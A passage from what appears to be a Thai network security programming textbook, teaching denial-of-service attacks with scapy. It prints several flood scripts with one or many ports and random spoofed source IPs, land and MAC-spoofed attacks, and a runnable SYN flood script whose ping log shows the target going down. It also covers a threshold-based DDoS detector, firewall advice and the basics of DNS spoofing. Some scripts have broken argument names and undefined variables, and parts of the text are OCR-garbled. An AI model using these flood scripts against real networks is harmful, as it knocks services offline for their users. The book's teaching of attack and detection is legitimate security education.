ผลลัพธ์จากการโจมตีด้วย DOS ชนิด 1 ไอพี 1 พอร์ต

```
linux@ubuntu:~$ sudo python3 DoS_attack_1.py
[sudo] password for linux:
Enter IP address of Source (Hacker): 192.168.1.13
Enter IP address of Target: 192.168.1.1
Enter Source Port Number (Hacker):1234

.
Sent 1 packets.
packet sent 1

.
Sent 1 packets.
packet sent 2

.
```

## 2. การโจมตีจาก 1 ไอพีเดียวกันทั้งหมด

เป็นการโจมตีเชิร์ฟเวอร์ที่มีระดับความรุนแรงเพิ่มขึ้น โดยเพิ่มจำนวนพอร์ตต้นทาง ตั้งแต่ 1 – 65535 ทำให้เชิร์ฟเวอร์รับโหลดเพิ่มขึ้นหลายเท่าตัว สำหรับสคริปต์สำหรับโจมตี ดังนี้

```
1 from scapy.all import *           DoS_attack_2.py
2 source_IP = input("Enter IP address of Source: ")
3 target_IP = input("Enter IP address of Target: ")
4 i = 1
5
6 while True:
7     for source_port in range(1, 65535):
8         IP1 = IP(source_IP = source_IP, destination = target_IP)
9         TCP1 = TCP(srcport = source_port, dstport = 80)
10        pkt = IP1 / TCP1
11        send(pkt, inter = .001)
12
13        print ("packet sent ", i)
14        i = i + 1
```

## 3. การโจมตีจากหลายไอพีและ 1 พอร์ต

เป็นการโจมตีที่ตรวจจับและป้องกันได้ยากขึ้น เนื่องจากโจมตีสามารถโจมตีมาได้จากหลายที่บนเครือข่ายอินเทอร์เน็ตอย่างต่อเนื่องซึ่งมีความรุนแรงของการโจมตีอยู่ในระดับมาก

```

1 from scapy.all import *           DoS_attack_3.py
2 target_IP = input("Enter IP address of Target: ")
3 source_port = int(input("Enter Source Port Number:"))
4 i = 1
5
6 while True:
7     a = str(random.randint(1, 254))
8     b = str(random.randint(1, 254))
9     c = str(random.randint(1, 254))
10    d = str(random.randint(1, 254))
11    dot = "."
12
13    Source_ip = a + dot + b + dot + c + dot + d
14    IP1 = IP(source_IP = source_IP, destination = target_IP)
15    TCP1 = TCP(srcport = source_port, dstport = 80)
16    pkt = IP1 / TCP1
17    send(pkt, inter = .001)
18    print ("packet sent ", i)
19    i = i + 1

```

#### 4. การโจมตีจากหลายไอพีและหลายพอร์ต

เป็นการโจมตีที่มีความรุนแรงมากที่สุด และป้องกันได้ยากมากด้วย  
เนื่องจากโจมตีเข้ามาพร้อม ๆ กันจากไอพีที่ได้ ๆ ก็ได้บนอินเทอร์เน็ต โดย 1  
เครื่องสามารถโจมตีได้มากกว่า 1 พอร์ตด้วย ซึ่งถ้าโดนโจมตีด้วยวิธีการ  
ดังกล่าวอย่างต่อเนื่องไปยังอุปกรณ์เกตเวย์ เช่น เร��เตอร์ หรือไฟร์wall  
สามารถทำให้ระบบเครือข่ายล้มได้ หรือเซิร์ฟเวอร์ไม่สามารถให้บริการได้เลย

```

1 Import random           DoS_attack_4.py
2 from scapy.all import *
3 target_IP = input("Enter IP address of Target: ")
4 i = 1
5
6 while True:
7     a = str(random.randint(1,254))
8     b = str(random.randint(1,254))
9     c = str(random.randint(1,254))
10    d = str(random.randint(1,254))
11    dot = "."
12    Source_ip = a + dot + b + dot + c + dot + d
13
14    for source_port in range(1, 65535):
15        IP1 = IP(source_IP = source_IP, destination = target_IP)
16        TCP1 = TCP(srcport = source_port, dstport = 80)
17        pkt = IP1 / TCP1
18        send(pkt, inter = .001)
19        print ("packet sent ", i)
20        i = i + 1

```

### การโจมตีชนิดการปฏิเสธการให้บริการแบบกระจาย (DDOS)

การโจมตีแบบ Distributed Denial of Service (DDOS) เป็นความพยายามที่จะทำให้บริการออนไลน์หรือเว็บไซต์ไม่สามารถใช้งานได้ โดยการส่งแพ็คเก็ตปริมาณมหาศาลจากแหล่งต่าง ๆ ทั่วโลกบนเครือข่ายอินเทอร์เน็ตเข้ามาอย่างเป็นจำนวนมาก เพื่อปิดกั้นการใช้งานของผู้ใช้งาน โดยผลของการโจมตีจะแตกต่างจากการโจมตีแบบ DOS อย่างมากmany. เพราะ DDOS จะใช้คอมพิวเตอร์จำนวนมาก ซึ่งกระจายอยู่ทั่วโลกส่งแพ็คเก็ตโจมตีเครื่องเหยื่อพร้อม ๆ กัน ซึ่งอาจจะสร้างแพ็คเก็ตสำหรับโจมตีได้ถึงระดับกิกะบิต บางครั้งอาจมีขนาดถึงหลายร้อยกิกะบิตก็ได้ โดยเรียกเครื่องคอมพิวเตอร์ที่ใช้โจมตีว่า บอตเน็ต

### การตรวจจับ DDOS ด้วยไฟลอน

ในทางปฏิบัติแล้วการตรวจจับการโจมตีด้วยเทคนิค DDOS นั้นดำเนินการตรวจจับได้ค่อนข้างยาก เนื่องจากไม่รู้ว่าเครื่องที่กำลังส่งแพ็คเก็ต

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการโจมตีระบบ

เข้ามานั่นเป็นผู้โจมตีจริงหรือว่าเป็นผู้ที่ร้องขอใช้บริการอยู่ (โคล์เลนต์ที่ร้องขอใช้งานตามปกติ) นั่นเอง สำหรับโปรแกรมตรวจสอบการโจมตีแบบ DDOS จะใช้หลังการง่าย ๆ คือ ตรวจสอบว่ามีการส่งแพ็คเก็ตเข้ามาต่อเนื่องกันเกินค่าที่กำหนด (threshold) หรือไม่ ถ้าเกินอาจจะประเมินเป็นต้นไว้ก่อนว่าถูกโจมตีด้วย DDOS และ ตั้งโปรแกรม DDoS\_detect.py

```

1 import socket
2 import struct
3 from datetime import datetime
4
5 s = socket.socket(socket.PF_PACKET, socket.SOCK_RAW, 8)
6 dict = {}
7 file_txt = open("attack_DDoS.txt", 'a')
8 t1 = str(datetime.now())
9 file_txt.writelines(t1)
10 file_txt.writelines("\n")

```

บรรทัดที่ 5: โปรแกรมสร้างชี้อักเก็ต s เพื่อรับแพ็คเก็ตที่รับส่งบนเครือข่าย

บรรทัดที่ 6: ไฟล์ที่ตรวจสอบได้ว่าโจมตีด้วย DDOS จะเก็บไว้ในไฟล์ชื่อ attack\_DDoS.txt

บรรทัดที่ 8-10: บันทึกเวลาเริ่มต้นก่อนตรวจสอบการโจมตีลงไฟล์

```

12 No_of_IPs = 15
13 R_No_of_IPs = No_of_IPs + 10
14 while True:
15     pkt = s.recvfrom(2048)
16     ipheader = pkt[0][14:34]
17     ip_hdr = struct.unpack("!8sB3s4s4s", ipheader)
18     IP = socket.inet_ntoa(ip_hdr[3])
19     print ("The Source of the IP is:", IP)
20
21     if dict.has_key(IP):
22         dict[IP] = dict[IP] + 1
23         print (dict[IP])
24
25     if(dict[IP] > No_of_IPs) and (dict[IP] < R_No_of_IPs):
26         line = "DDOS attack is Detected: "
27         file_txt.writelines(line)
28         file_txt.writelines(IP)
29         file_txt.writelines("\n")
30     else:
31         dict[IP] = 1

```

บรรทัดที่ 12: กำหนดความถี่ในการโจมตี ถ้าเกิน 15 ครั้งติดต่อกันถือว่าเป็นการโจมตี DDOS

บรรทัดที่ 15: ดักจับข้อมูลที่อยู่ในเครือข่าย โดยกำหนดให้รับครั้งละไม่เกิน 2,048 ไบต์

บรรทัดที่ 16: สกัดเอาข้อมูลเฉพาะส่วนหัว (header) ออกจากการแพ็คเก็ต เนื่องจากการตรวจจับ DDOS จะตรวจจับที่ไอพีต้นทางเป็นหลัก ข้อมูลในแพ็คเก็ตจึงไม่มีความจำเป็นต้องตรวจสอบ

บรรทัดที่ 17: สกัดเอาเฉพาะที่อยู่ของไอพีออกจาก header

บรรทัดที่ 18: แปลงไอพีให้อยู่ในรูปแบบที่อ่านเข้าใจง่ายด้วยเมธอด `ntoa()`

บรรทัดที่ 21–23: ค้นว่าไอพีที่ตรวจจับได้ซ้ำกับไอพีที่เคยเก็บไว้หรือไม่ ถ้าซ้ำจะนับเพิ่มครั้งละ 1

บรรทัดที่ 25–29: ตรวจสอบจำนวนครั้งของไอพีในตัวแปร `dict` ว่ามีไอพีเดิมที่มีจำนวนครั้งอยู่ในช่วงที่กำหนด ในตัวอย่างนี้ความถี่ในการนับอยู่ในช่วง 15 – 25 ครั้ง ถือว่าเป็นการโจมตีแบบ DDOS


**สรุป:** บทนี้กล่าวถึงการเขียนโปรแกรมเพื่อทำ Pen test ในหลากหลายรูปแบบ เพื่อประเมินและค้นหาช่องโหว่ของระบบ รวมไปถึงเขียนโปรแกรมเพื่อตรวจจับการโจมตีในเครือข่ายด้วย ซึ่งการดำเนินการทั้งหมดจะสามารถช่วยลดภัยทางไซเบอร์ให้ลดน้อยลงได้

## แบบฝึกหัดท้ายบท

1. เขียนโปรแกรมเพื่อตรวจจับการสแกนพอร์ตที่เปิดให้บริการบนเครือข่าย
2. เขียนโปรแกรมเพื่อตรวจจับการสแกนเครือข่ายคอมพิวเตอร์
3. เขียนโปรแกรมเพื่อตรวจจับการ ARP spoofing
4. เขียนโปรแกรมเพื่อสแกน IP และ SSID ของ AP ในเครือข่ายไร้สาย
5. เขียนโปรแกรมเพื่อสแกน BSSID, SSID, signal, channel ของเครือข่ายไร้สาย

## บทที่ 18:- การเขียนโปรแกรมเพื่อทดสอบการเจาะระบบ

6. เขียนโปรแกรมเพื่อตรวจจับการให้บริการของเซิร์ฟเวอร์ฯ ปลอมด้วย หรือไม่ จาก POST, GET, PUT, DELETE, TRACE และ Header ของ HTTP
7. เขียนโปรแกรมเพื่อตรวจจับการและรายงานโจรตีแบบ DOS ทั้ง 4 ประเภท





## บทที่ 19

กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง

(Case Studies: Network Security Programming and Related Researches)



QR Code สำหรับดาวน์โหลดโปรแกรมต้นฉบับ (Source code)

ในบทนี้จะกล่าวถึงกรณีศึกษาการเขียนโปรแกรมระบบเครือข่ายและความปลอดภัยซึ่งสามารถนำไปใช้งานได้จริง เช่น Packet generator, SYN flood attack, DNS spoof attack, Sniff HTTP Packets, Disconnect Devices from Wi-Fi, packet visualization เป็นต้น รวมไปถึงกรณีตัวอย่างงานวิจัยที่เกี่ยวข้องกับการโจมตีระบบเครือข่ายด้วย ซึ่งมีรายละเอียดดังต่อไปนี้

### กรณีศึกษา 1: การสร้างและปรับแต่งแพ็กเก็ตเพื่อโจมตีเครือข่าย

การสร้างและปรับแต่งแพ็กเก็ตเป็นขั้นตอนหนึ่งในการโจมตีเครือข่าย เช่น การโจมตีแบบปฏิเสธการให้บริการ (Denial-of-Service: DOS) โดยแฮกเกอร์จะสร้างแพ็กเก็ตจำนวนมากแล้วส่งไปยังเครื่องเป้าหมาย เพื่อทำให้เครื่องเป้าหมายไม่สามารถให้บริการต่อไปได้ หรือการปรับแต่งแพ็กเก็ตเพื่อให้อุปกรณ์เครือข่ายทำการประมวลผลแพ็กเก็ตผิดจากเหตุการณ์ปกติ เช่น การปรับแต่ง time-stamp เพื่อลบเลี้ยงการตรวจสอบ หรือปรับแต่งไอพีตั้งทางเพื่อปลอมตัวอยู่ของแฮกเกอร์ เป็นต้น ก่อนการสร้างและปรับแต่งแพ็กเก็ตอย่างมีประสิทธิภาพ ผู้อ่านต้องศึกษาพอร์ตocols ที่ใช้ (TCP/IP) เมื่อผู้อ่านเข้าใจรูปแบบการสร้างและปรับแต่งแพ็กเก็ตดีแล้ว จะทำให้เข้าใจรูปแบบของการโจมตีเครือข่าย

ได้ดียิ่งขึ้น โดยปกติแพ็คเก็ตที่สร้างขึ้นเพื่อการโจมตีจะมีรูปแบบที่ผิดปกติไปจากแพ็คเก็ตธรรมชาติ (ไม่เป็นไปตามมาตรฐานของ RFC-compliant) ในตัวอย่างนี้จะใช้โมดูล scapy ช่วยในการสร้างและปรับแต่งแพ็คเก็ต ซึ่งมีรายละเอียดดังนี้

1. เรียกใช้โปรแกรม scapy สำหรับการปรับแต่งแพ็คเก็ตแสดงดังรูปที่ 19.1 โดยพิมพ์คำสั่ง scapy ในเทอร์มินอล

```
suchart@ubuntu:~/Desktop$ scapy
WARNING: No route found for IPv6 destination :: (no default route?)

          aSPY//YAsa
          apyyyyCY/////////YCa
          sY/////YSpCs  scpCY//Pp
          ayp ayyyyyySCP//Pp      syY//C
          AYAsAYYYYYYYY//Ps      cY//S
          pCCCCY//p          cSSPs y//Y
          SPPPP//a          pP//AC//Y
          A//A            cyP///C
          p//Ac           sC//a
          P///YCpc         A//A
          scccccp///pSP///p   p//Y
          sY/////////y caa   S//P
          cayCyayP//Ya      pY/Ya
          sY/PsY///YCc      aC//Yp
          sc  sccaCY//PCyapaapYCP//YSS
          spCPY////YPSps
          ccaacs

                                     Welcome to Scapy
                                     Version 2.4.3
                                     https://github.com/secdev/scapy
                                     Have fun!
                                     Craft me if you can.
                                     -- IPv6 layer
                                     using IPython 7.13.0
>>>
```

### รูปที่ 19.1 การเปิดใช้งานโปรแกรม Scapy

โดยสัญลักษณ์ >>> แสดงถึงโมดูล scapy พร้อมรับคำสั่งจากผู้ใช้งานแล้ว ถ้าไม่ปรากฏสัญลักษณ์ดังกล่าวแสดงว่าถูกตั้งค่าให้มีการติดตั้ง scapy ลงบนเครื่อง ผู้ใช้งานสามารถติดตั้งโดยใช้คำสั่ง pip install scapy หรือสามารถอ่านวิธีการติดตั้ง scapy ด้วย pip ได้ในบทที่ 18 หัวข้อสแกนเครือข่ายจากโปรแกรม ARP ด้วย scapy

### 2. การสร้างแพ็คเก็ต

โดยทั่วไปแล้วแพ็คเก็ตที่ถูกสร้างขึ้นมา จะปฏิบัติตามมาตรฐานของ RFC เต็มๆ เช่นการตรวจสอบความถูกต้องของข้อมูลของเครื่องเป้าหมายจะเป็นต้องปรับแต่งข้อมูลภายในแพ็คเก็ตก่อน และจึงส่งแพ็คเก็ตดังกล่าวไปยังเครื่องเป้าหมาย เพื่อให้เครื่องเป้าหมายตอบกลับข้อมูลตามที่เข้าก่อต่องการกลับมา เช่น การสแกนเครือข่าย (Scanning) หรือการสร้างแพ็คเก็ตจำนวนมากเพื่อโจมตี

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง

เครื่องเป้าหมาย เช่น land attack, ping of death และ fragroute เป็นต้น ดังตัวอย่าง

```
>>> x = IP ttl=64
>>> x.src="192.168.1.101"
>>> x.dst="192.168.1.120"
>>> x
<IP ttl=64 src=192.168.1.101 dst=192.168.1.120 |>
```

จากตัวอย่างเป็นการสร้างแพ็คเก็ตซึ่งว่า x และกำหนดคุณสมบัติไอพี แพ็คเก็ตของพิลัด ttl (Time to live) มีค่าเท่ากับ 64 ไอพีต้นทาง (src) มีค่าเท่ากับ 192.168.1.101 และไอพีปลายทาง (dst) มีค่าเท่ากับ 192.168.1.120 จากนั้นแสดงข้อมูลแพ็คเก็ตที่กำหนดด้วยคำสั่ง >>> x

### 3. การส่งแพ็คเก็ตจากไอพีต้นทางไปยังไอพีปลายทาง

โมดูล scapy ได้จัดเตรียมฟังก์ชัน built-in ไว้ให้ใช้งานสามารถเรียกใช้ได้เป็นจำนวนมาก โดยสามารถเรียกดูฟังก์ชันเหล่านี้โดยใช้คำสั่ง lscl() สำหรับในหัวข้อนี้จะสาธิตการใช้ฟังก์ชัน send() เพื่อส่งแพ็คเก็ตที่สร้างขึ้นไปยังไอพีเป้าหมาย ดังนี้

```
>>> send(x)
```

```
.  
Sent 1 packets.
```

จากตัวอย่างเป็นการส่งแพ็คเก็ตที่สร้างขึ้นจากไอพีต้นทางหมายเลข 192.168.1.101 ไปยังไอพีปลายทางหมายเลข 192.168.1.120 เป็นจำนวน 1 แพ็คเก็ต โดยมีค่า TTL เท่ากับ 64 ผู้ใช้งานสามารถปรับแต่งพิลัดข้อมูลส่วนหัว (Header) ของไอพีแพ็คเก็ตและที่ซึ่พิแพ็คเก็ตได้ตามที่ต้องการ เช่น ขนาดหน้าต่าง (window size), แฟล็ก (flags), พิลัดเฟรกเมนต์ (fragmentation field), ค่าการตอบรับ (acknowledgment value) และหมายเลขลำดับ (sequence number) เป็นต้น

### 4. การสร้างการโจมตี

จากที่กล่าวมาแล้วว่า scapy สามารถปรับแต่งพิลต์ข้อมูลส่วนหัวได้ ณ จุดนี้ ดังนั้นจึงสามารถปรับแต่งเพื่อโจมตีเครือข่ายได้ ตัวอย่างเช่น ในกรณีของ วินโดวส์เซิร์ฟเวอร์ 2003 มีความเสี่ยงต่อการโดนโจมตีแบบ Land attack ซึ่ง เป็นการโจมตีชนิด DOS ที่ส่งแพ็คเก็ตขนาดใหญ่จำนวนมากไปยังเครื่อง เป้าหมายเพื่อทำให้บริการ เช่น เว็บเซิร์ฟเวอร์ ทำงานช้าลงหรือหยุดทำงานไป ในที่สุด ตัวอย่างการโจมตี เช่น ทำการโจมตีเครื่องเป้าหมายที่มีอีพีเท่ากับ 192.168.1.101 (เป็นเครื่องที่ผู้เขียนใช้สำหรับทดสอบเท่านั้น) จากไอพีต้นทาง คือ 192.168.1.10 โดยใช้พอร์ตต้นทาง (sport) และปลายทาง (dport) เท่ากับ 135 และจำนวนแพ็คเก็ต (count) ที่ส่งไปโจมตีเครื่องเป้าหมายเท่ากับ 2,000 สามารถกำหนดค่าดังกล่าวได้ดังตัวอย่างต่อไปนี้

```
>>> send(IP(src="192.168.1.10",
dst="192.168.1.101")/TCP(sport=135, dport=135), count=2000)
```

.....  
.....  
.....

Sent 2000 packets.

## 5. การโจมตีแบบ DOS โดยวิธีการปลอมที่อยู่ทางกายภาพ (MAC address)

MAC เป็นที่อยู่ทางกายภาพซึ่งถูกกำหนดมาพร้อมกับการ์ดเน็ตเวิร์ค (Network card: NIC) เป็นตัวเลขฐานสิบหกชุด 48 ไบต์ เช่น OA:BE:AC:13:29:D4 โดยที่อยู่ทางกายภาพนี้จะมีค่าที่ไม่ซ้ำกัน สำหรับพังก์ชัน send ของ scapy ทำงานในระดับเลเยอร์ที่ 3 ของโมเดลทีชีพี/ไอพี ดังนั้น การจัดการกับ MAC ซึ่งทำงานอยู่ในระดับเลเยอร์ที่ 2 สามารถใช้ฟังก์ชัน sendp แทนได้ สำหรับวิธีการปลอม MAC มีลักษณะการทำงานคล้ายการโจมตีแบบ Land attack แต่เพิ่มหมายเลข MAC ของเครื่องไอพีต้นทางเข้าไป ในฟังก์ชัน sendp ดังนี้

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง

>>>

```
sendp(Ether(src="0A:BE:AC:13:29:D4")/IP(src="192.168.1.10",
dst="192.168.1.101")/TCP(sport=135,dport=135), count=2000)
```

.....  
.....  
.....

Sent 2000 packets.

จากตัวอย่าง กำหนดให้ MAC ต้นทางมีค่าเท่ากับ src="0A:BE:AC:13:29:D4" สำหรับเครื่องไอพีต้นทาง คือ 192.168.1.10 ซึ่งทำงานในระดับแล耶อร์ที่ 2 (เป็นพอร์ตโคลชันนิดอีเทอร์เน็ต Ethernet: Ether) ส่วนการกำหนดพิล์ดอื่น ๆ เมื่ออนกับการทดลองที่ผ่านมา

## 6. การป้องกันการโจมตีโดยการปلومแพ็กเก็ต

สามารถทำได้โดยกำหนดให้ไฟร์wallตรวจสอบปริมาณแพ็กเก็ตที่ผ่านเข้าออกเครือข่ายที่มีปริมาณมาก ๆ ในเวลาอันสั้น และตรวจสอบพิล์ดของมูลส่วนหัวว่าเป็นไปตามมาตรฐานของ RFC หรือไม่

### กรณีศึกษา 2: การโจมตีเครือข่ายชนิด SYN Flooding Attack

การโจมตีแบบ SYN Flooding เป็นการโจมตีชนิดปฏิเสธการให้บริการ ซึ่งผู้โจมตีจะส่งลำดับคำขอ SYN ไปยังเครื่องเป้าหมายจำนวนมาก (อาจเป็นอุปกรณ์เราเตอร์ ไฟร์wall หรือระบบป้องกันการบุกรุก เป็นต้น) เพื่อให้เครื่องเป้าหมายเสียเวลาในการให้บริการกับเครื่องที่กำลังโจมตี ส่งผลให้ผู้ขอใช้บริการรายอื่น ๆ ที่ทำงานปกติดขัดหรืออาจจะไม่สามารถใช้บริการได้เลย การโจมตีแบบ SYN Flooding จะอาศัยจุดอ่อนของการเชื่อมต่อของพอร์ตโคลทีซีพี (TCP three-way handshake สามารถอ่านได้ในบทที่ 13 เรื่องขั้นตอนการร้องขอการเชื่อมต่อและยกเลิกเชสชันของทีซีพี) โดยผู้โจมตีส่ง SYN ไปยังเครื่องให้บริการ เมื่อเครื่องให้บริการทราบการร้องขอตั้งกล่าวแล้วจะตอบ SYN + ACK กลับไปยังเครื่องผู้โจมตี แต่ผู้โจมตีไม่ส่ง ACK กลับไปให้เครื่องให้บริการ (ผู้ให้บริการรอไปเรื่อย ๆ จนกว่าจะได้รับ ACK จากผู้ร้องขอจึงจะทำงานใน

ขั้นตอนต่อไป) ทำให้เครื่องผู้ให้บริการต้องจัดสรรทรัพยากรณ์ต่าง ๆ รอไว้แต่ไม่ได้ใช้ทำงาน โดยผู้โจมตีจะส่ง SYN เชื่อมต่อไปเรื่อย ๆ อย่างต่อเนื่อง ของโปรแกรมไฟรอน 19.1 แสดงวิธีการโจมตีแบบ SYN Flooding ดังนี้

```

1 from scapy.all import *
2
3 target_ip = "192.168.1.1"
4 target_port = 80
5
6 ip = IP(dst=target_ip)
7 tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
8 raw = Raw(b"X"*1024)
9 p = ip / tcp / raw
10 send(p, loop=1, verbose=0)

```

บรรทัดที่ 1: นำเข้าโมดูล scapy สำหรับเรียกใช้ฟังก์ชัน IP, TCP และ send

บรรทัดที่ 3: กำหนดไอพีของเครื่องเป้าหมายที่ต้องการโจมตี (192.168.1.1)

บรรทัดที่ 4: กำหนดพอร์ตสำหรับเชื่อมต่อ (เว็บเซิร์ฟเวอร์ = 80)

บรรทัดที่ 6: สร้างไอพีแพ็คเก็ตเพื่อส่งไปยังเครื่องเป้าหมาย ซึ่งว่า ip

บรรทัดที่ 7: สร้างที่ชีพิแพ็คเก็ตโดยกำหนดให้พอร์ตต้นทางเป็นแบบสุ่ม (โดยปกติเริ่มตั้งพอร์ต 1,000 เป็นต้นไป) พอร์ตปลายทางเท่ากับ 80 และ flags เท่ากับ SYN ("S") ซึ่งว่า tcp

บรรทัดที่ 8: ทำการสร้างแพ็คเก็ตเพื่อทดสอบมีขนาดเท่ากับ 1024 ไบต์ ซึ่งว่า raw

บรรทัดที่ 9: สร้างแพ็คเก็ตจริงที่จะส่งไปบนเครือข่าย (p) โดยการเขียนข้อมูลในตัวแปร ip และ tcp ลงในแพ็คเก็ตทดลอง (raw)

บรรทัดที่ 10: ส่งแพ็คเก็ต p ไปยังเครื่องเป้าหมายในระดับเลเยอร์ที่ 3 โดยกำหนดจำนวนการทำซ้ำเท่ากับ 1 (loop 1) ไม่แสดงผลลัพธ์ใด ๆ ระหว่างโปรแกรมกำลังทำงาน (verbose = 0) และสามารถหยุดการทำงานของโปรแกรมดังกล่าวโดยการกดปุ่ม CTRL + C สำหรับวิธีการทดสอบหลังจากโอนโจมตีด้วย SYN Flooding โดยการ ping ไปยังเกตเวย์เป้าหมาย เช่น ping 192.168.1.1 ซึ่งมีผลลัพธ์ดังรูปที่ 19.2

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง

```

Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=4ms TTL=64
Reply from 192.168.1.1: bytes=32 time=3ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=4ms TTL=64
Reply from 192.168.1.1: bytes=32 time=3ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Request timed out.
Request timed out.
Request timed out.


```

รูปที่ 19.2 ทดสอบเครื่องเป้าหมายซึ่งโดน SYN Flooding ด้วยคำสั่ง ping

จากรูปที่ 19.2 สังเกตว่าเครื่องเป้าหมายให้บริการได้สักพัก (มีการตอบรับจากเครื่องให้บริการ) จนนั้นเครื่องผู้ให้บริการจะไม่สามารถตอบสนองได้อีกต่อไป (Request timed out)

### กรณีศึกษา 3: การโจมตีเครือข่ายชนิด DNS Spoof attack

เซิร์ฟเวอร์ให้บริการชื่อโดเมน (Domain Name Server: DNS) จะทำหน้าที่แปลงชื่อโดเมนที่มนุษย์สามารถอ่านได้ (เช่น google.com) เป็นที่อยู่อินเทอร์เน็ตสำหรับเครื่องคอมพิวเตอร์ที่ต้องการ เช่น หากผู้ใช้ต้องการเข้ามายังเว็บไซต์ google.com เครื่องของผู้ใช้จะส่งคำขอไปยังเซิร์ฟเวอร์ DNS ในลำดับแรกโดยอัตโนมัติ เพื่อสอบถามว่าที่อยู่อินเทอร์เน็ตของ google.com คืออะไรได้ ดังแสดงในรูปที่ 19.3




รูปที่ 19.3 การทำงานของ DNS

จากรูปที่ 19.3 ขั้นตอนที่ 1 (วงกลมหมายเลขที่ 1) ผู้ใช้งาน (User) ต้องการใช้บริการของ google.com เครื่องผู้ใช้จะสอบถามไอพีของ google.com ไปยังเครื่องให้บริการชื่อโดเมน (ไอพีของ DNS เท่ากับ 8.8.8.8) เมื่อ DNS คนหา google.com ในสารระบบของตนเองแล้ว ถ้าคนพบก็จะเปลงซึ่อไปเป็นหมายเลขไอพีของ google.com จากตัวอย่างคือ 216.58.203.78 กลับคืนไปให้กับผู้ใช้งาน (วงกลมหมายเลขที่ 2) แต่ถ้าคนหาในสารระบบของ DNS แล้วไม่พบ จะตอบกลับไปยังเครื่องผู้ใช้ว่าคนหาไม่พบ (Unknown) ซึ่งทำให้หยุดการทำงาน สำหรับในกรณีที่ DNS สามารถคนหาไอพีของ google.com ได้ ผู้ใช้งานจะใช้หมายเลขไอพีดังกล่าวเข้าขอใช้บริการ เครื่องเซิร์ฟเวอร์ gogole.com ด้วยหมายเลขไอพีที่ได้มานั่นเอง (วงกลมหมายเลขที่ 3)

หลักการปลอมแปลง DNS (DNS Spoofing) หรือที่เรียกว่าก่อภัยจากการวางแผนไซเบอร์ DNS เป็นรูปแบบหนึ่งของการโจมตีความปลอดภัยของคอมพิวเตอร์ ซึ่งโดยหลักการ คือ การนำข้อมูลชื่อเซิร์ฟเวอร์โดเมนที่ไม่ปรากฏใช้งานอยู่จริงหรือชื่อเซิร์ฟเวอร์โดเมนของแฮกเกอร์เข้าไปแทรกในแคชของ DNS ของเครื่องผู้ใช้งาน ทำให้เส้นทางของข้อมูลลูกค้าเปลี่ยนไปยังคอมพิวเตอร์ของผู้โจมตี (หรือคอมพิวเตอร์เครื่องอื่น) ดังรูปที่ 19.4

บทที่ 19:- กรณีศึกษา: การเขียนโปรแกรมความปลอดภัยบนเครือข่ายและงานวิจัยที่เกี่ยวข้อง



รูปที่ 19.4 DNS Spoofing

